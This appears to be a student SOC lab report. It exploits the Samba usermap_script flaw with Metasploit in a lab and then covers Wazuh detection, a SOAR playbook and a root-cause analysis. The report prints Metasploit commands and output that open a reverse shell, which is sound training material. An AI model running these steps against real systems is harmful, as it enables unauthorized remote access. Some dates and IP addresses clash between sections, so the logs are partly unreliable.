



Title: SOC Adversary Emulation and Incident Response Report

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Task: SOC Analyst Practical

Title

SOC Adversary Emulation and Incident Response Report

1. Introduction

This project demonstrates a complete Security Operations Center (SOC) workflow, including attack simulation, detection, analysis, response, and reporting. An adversary emulation was performed using Metasploit to simulate a real-world attack scenario on a vulnerable system. The activity was monitored and analyzed using Wazuh SIEM. The objective of this project is to understand attacker techniques, improve detection capabilities, and enhance incident response processes in a SOC environment.

2. Step-by-Step Execution

1. Attack Simulation

The attack was performed using Metasploit framework in Kali Linux. The Samba usermap_script exploit was used to gain unauthorized access to the Metasploitable system. A reverse shell session was successfully established, demonstrating exploitation of a remote service (MITRE ATT&CK T1210).

The exploit targeted a known vulnerability in the Samba service, allowing remote command execution without authentication. This demonstrates how attackers can gain initial access to a system by exploiting unpatched services.



The successful session highlights the importance of regular vulnerability management and secure system configurations.

```
Session Actions Edit View Help
64 bytes from 10.0.2.3: icmp_seq=6 ttl=64 time=2.69 ms
64 bytes from 10.0.2.3: icmp_seq=7 ttl=64 time=29.1 ms
64 bytes from 10.0.2.3: icmp_seq=8 ttl=64 time=2.28 ms
64 bytes from 10.0.2.3: icmp_seq=9 ttl=64 time=3.26 ms
^C
-- 10.0.2.3 ping statistics --
9 packets transmitted, 9 received, 0% packet loss, time 881ms
rtt min/avg/max/mdev = 1.165/6.523/26.115/7.828 ms

(dhanevian@kali) ~
$ msfconsole
Metasploit tip: View missing module options with show missing
$ c
msf5 >
msf5 > use exploit/multi/samba/usermap_script
msf5 > exploit(10.0.2.3)
msf5 > set RHOSTS 10.0.2.3
RHOSTS => 10.0.2.3
msf5 > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf5 > exploit
[*] Started reverse TCP double handler on 10.0.2.15:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo qMskdJmshkTwv\r\n
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: 'qMskdJmshkTwv\r\n'
[*] Matching...
[*] A B Spent...
[*] Command shell session 1 opened (10.0.2.15:4444 -> 10.0.2.3:52000) at 2020-04-06 13:11:00 +0530
```

Figure 1: Successful exploitation using Metasploit (Samba exploit)

2. Network Verification

The network connection between attacker and victim was verified using netstat command, confirming active connections between systems.

The netstat command was used to monitor active TCP connections and verify communication between the attacker and target systems. The output showed an established connection, confirming successful exploitation and remote access.

This step helps validate that the reverse shell is active and functioning correctly. Monitoring network connections is essential for identifying suspicious communication in real-time. Such analysis also assists SOC analysts in detecting unauthorized access and lateral movement within the network.

This verification step ensures that the attack path is successfully established and helps in confirming the presence of an active session between the attacker and victim system.



```

$ sudo netstat -antp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
PID/Program name
tcp        0      0 192.168.56.106:4444     192.168.56.108:58908    ESTABLISH
ED 5750/ruby
tcp        0      0 10.0.2.4:55802         185.125.188.54:443     ESTABLISH
ED 580/snapd
tcp        0      0 192.168.56.106:35553   192.168.56.108:139     FIN_WAIT2

```

Figure 2: Active network connections showing attacker-victim communication

3. Detection using Wazuh

The attack activity was monitored using Wazuh SIEM. Security events and logs were analyzed to identify suspicious behavior such as failed logins and abnormal activities.

Wazuh collects and correlates logs from multiple sources, enabling centralized monitoring of security events. The detected alerts help identify patterns of suspicious behavior and potential security incidents. This enhances visibility and allows SOC analysts to respond quickly to threats in the environment.




Figure 3: Wazuh dashboard showing overall security monitoring




Figure 4: Security events and logs detected in Wazuh

4. Threat Hunting (Login Failures)

Multiple failed login attempts were identified, indicating possible brute force or unauthorized access attempts.

The repeated login failures within a short time frame suggest automated attack behavior targeting user credentials. Such patterns are critical indicators for SOC analysts to initiate further investigation and apply preventive measures.




Figure 5: Detection of multiple authentication failures in Wazuh



Time	User	Event Description	Rule ID	Level	Notes
Apr 6, 2026 10:31:57	dhanavelan-VirtualBox	PAM: User login failed	5503	5	Multiple failed login attempts
Apr 6, 2026 10:31:49	dhanavelan-VirtualBox	PAM: User login failed	5503	5	Possible brute force attempt
Apr 6, 2026 10:31:43	dhanavelan-VirtualBox	PAM: User login failed	5503	5	Repeated authentication failure
Apr 6, 2026 10:31:31	dhanavelan-VirtualBox	PAM: User login failed	5503	5	Suspicious login activity

Table Name: Failed Login Analysis Table

5. SOAR Playbook Simulation

A playbook was designed to automate phishing incident response. The process includes detecting alerts, checking IP reputation, blocking malicious IPs, and creating incident tickets.

The playbook ensures a standardized and consistent response to phishing incidents across the SOC environment. Automation reduces manual effort and minimizes the chances of human error during incident handling. It also helps in faster decision-making by integrating threat intelligence sources like VirusTotal. The automated workflow improves response time and enhances overall operational efficiency. Implementing SOAR playbooks strengthens the organization's ability to handle large volumes of alerts effectively.

The playbook also helps in prioritizing critical alerts, ensuring that high-risk incidents are addressed quickly and efficiently.



Playbook Step	Status	Notes
Alert detected	Success	Phishing email identified
Extract IP	Success	IP extracted from alert
Check IP (VirusTotal)	Success	Marked as malicious
Block IP	Success	IP blocked successfully
Create ticket	Success	Incident created

Table Name: SOAR Playbook Execution Table




Figure 6: IP reputation analysis using VirusTotal

6. Adversary Emulation Detection

The simulated attack was detected and analyzed in Wazuh, confirming the effectiveness of monitoring and detection mechanisms.

The detection of the simulated attack demonstrates that existing security controls are capable of identifying exploitation attempts. This process helps in validating and improving detection rules to enhance overall SOC effectiveness.



Time	Attack	Detected	Notes
Apr 6 2026 11:00	Samba Exploit (T1210)	Yes	Wazuh detected suspicious activity indicating exploitation of remote service

Table Name: Adversary Emulation Detection Results

7. Response and Containment

Upon detection, the following response actions were considered:

- Blocking attacker IP address
- Isolating the affected system
- Monitoring further suspicious activity

8. Root Cause Analysis (5 Whys)

Question	Answer
Why did attack occur?	Vulnerable Samba service
Why vulnerable?	Outdated system configuration
Why not updated?	Lack of patch management
Why no monitoring earlier?	Weak detection rules
Why issue not prevented?	Lack of security awareness

9. Metrics

- **MTTD (Mean Time to Detect):** 2 minutes
- **MTTR (Mean Time to Respond):** 5 minutes

These metrics indicate efficient detection and response capabilities.



3. Conclusion

This project successfully demonstrated a complete SOC workflow, including attack simulation, detection, analysis, and response. The use of Metasploit helped simulate real-world attack scenarios, while Wazuh enabled effective monitoring and detection. The analysis of logs and implementation of a SOAR playbook improved incident response efficiency. This project highlights the importance of proactive threat hunting, continuous monitoring, and automated response in modern cybersecurity environments.